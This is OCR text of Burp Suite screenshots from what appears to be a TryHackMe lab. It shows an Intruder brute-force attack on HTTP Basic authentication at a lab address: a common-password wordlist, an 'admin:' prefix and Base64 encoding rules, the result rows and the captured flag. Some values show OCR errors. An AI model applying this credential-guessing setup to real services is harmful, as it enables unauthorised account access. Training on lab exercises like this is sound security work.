Deduplicate
Add
Enter a new item
Add from list... [Pro version only]
Payload processing
You can define rules to perform various processing tasks on each payload before it is used.
Add
Edit
Remove
Up
Down
Enabled
Rule
Payload encoding
This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.
Search
1 highlight
1 payload position
Length: 573
Event log (2)
All issues
Memory: 120.1MB



Burp Suite Community Edition v2025.1.1 - Temporary Project
Sniper attack
Start attack
Target: http://10.10.48.94
Update Host header to match target
Positions
GET /labs/basic_auth/ HTTP/1.1
Host: 10.10.48.94
Cache-Control: max-age=0
Authorization: Basic $admin:test$
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/
Referer: http://10.10.48.94/
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=45ij9bkr5pkrmlra9csokdc0b2
Connection: keep-alive
Add payload processing rule
Enter the details of the payload processing rule.
Add prefix
Prefix: admin:
OK
Cancel
Payloads
Payload position: All payload positions
Payload type: Simple list
Payload count: 499
Request count: 499
Payload configuration
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load...
Remove
Clear
Deduplicate
123456
password
12345678
1234
pussy
12345
dragon
qwerty
696969
mustang
Add
Enter a new item
Add from list... [Pro version only]
Payload processing
You can define rules to perform various processing tasks on each payload before it is used.
Add
Edit
Remove
Up
Down
Enabled
Rule
Payload encoding
This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.
Search
1 highlight
1 payload position
Length: 573
Event log (2)
All issues
Memory: 108.6MB



Burp Suite Community Edition v2025.1.1 - Temporary Project
Sniper attack
Start attack
Target: http://10.10.48.94
Update Host header to match target
Positions
Add §
Clear §
Auto §
GET /labs/basic_auth/ HTTP/1.1
Host: 10.10.48.94
Cache-Control: max-age=0
Authorization: Basic $admin:test$
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/
Referer: http://10.10.48.94/
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=45ij9bkr5pkrmlra9csokdc0b2
Connection: keep-alive
Add payload processing rule
Enter the details of the payload processing rule.
Encode
Base64-encode
OK
Cancel
Payloads
Payload position: All payload positions
Payload type: Simple list
Payload count: 499
Request count: 499
Payload configuration
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load...
Remove
Clear
Deduplicate
123456
password
12345678
1234
pussy
12345
dragon
qwerty
696969
mustang
Add
Enter a new item
Add from list... [Pro version only]
Payload processing
You can define rules to perform various processing tasks on each payload before it is used.
Add
Edit
Remove
Up
Down
Enabled
Rule
Add Prefix: admin:
Payload encoding
This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.
1 highlight
1 payload position
Length: 573
Event log (3)
All issues
Memory: 108.6MB



Burp Suite Community Edition v2025.1.1 - Temporary Project
4. Intruder attack of http://10.10.48.94
Attack
Save
Results
Positions
Capture filter: Capturing all items
Apply capture filter
View filter: Showing all items
Request
Payload
Status code
Response received
Error
Timeout
Length
Comment
0 401 68 727
1 YWRtaW46MTIzNDU2 401 72 726
2 YWRtaW46cGFzc3dvcmQ= 401 77 727
3 YWRtaW46MTIzNDU2Nzg= 401 75 726
4 YWRtaW46MTIzNA== 401 72 726
5 YWRtaW46cHVzc3k= 401 75 727
6 YWRtaW46MTIzNDU= 401 74 726
7 YWRtaW46ZHJhZ29u 401 75 727
8 YWRtaW46cXdlcnR5 401 72 726
9 YWRtaW46NjI2OTY5 401 72 727
10 YWRtaW46bXVzdGFuZw== 401 72 726
11 YWRtaW46bGV0bWVpbg== 401 80 727
12 YWRtaW46YmFzZWJhbGw= 401 73 726
13 YWRtaW46bWFzdGVy 401 72 727
14 YWRtaW46bWljaGFlbA== 401 70 727
15 YWRtaW46Zm9vdGJhbGw= 401 73 727
16 YWRtaW46c2hhZG93 401 71 727
17 YWRtaW46bWluazY5 401 71 727
18 YWRtaW46YWJjMTIz 401 71 727
19 YWRtaW46cGFzcw== 401 75 727
20 YWRtaW46ZnVja2ll 401 454 727
21 YWRtaW46NjI2OQ== 401 71 727
23 of 499
Payloads
Resource pool
Settings
Event log (3)
All issues
Memory: 111.2MB


4. Intruder attack of http://10.10.48.94
Attack
Save
Results
Positions
Capture filter: Capturing all items
View filter: Showing all items
Request
Payload
Status code
Response received
Error
Timeout
Length
Comment
GET /labs/basic_auth/ HTTP/1.1
Host: 10.10.48.94
Cache-Control: max-age=0
Authorization: Basic YWRtaW46eWVsbG93
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.10.48.94/
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=45ij9bkr5pkralra9csokdc0b2
Connection: keep-alive


4. Intruder attack of http://10.10.48.94
Attack
Save
Results
Positions
Capture filter: Capturing all items
View filter: Showing all items
Request
Payload
Status code
Response received
Error
Timeout
Length
Comment
Send to Intruder
Send to Repeater
Send to Sequencer
Send to Comparer
Send to Decoder
Send to Organizer
Show response in browser
Request in browser
Engagement tools [Pro version only]
Copy
Copy URL
Copy as curl command (bash)
Copy to file
Save item
Convert selection
Message editor documentation
Intruder results documentation
URL
HTML
Base64
Base64 URL
Construct string
Base64-decode
Base64-encode







THM{b4$$1C_AuTTHHH}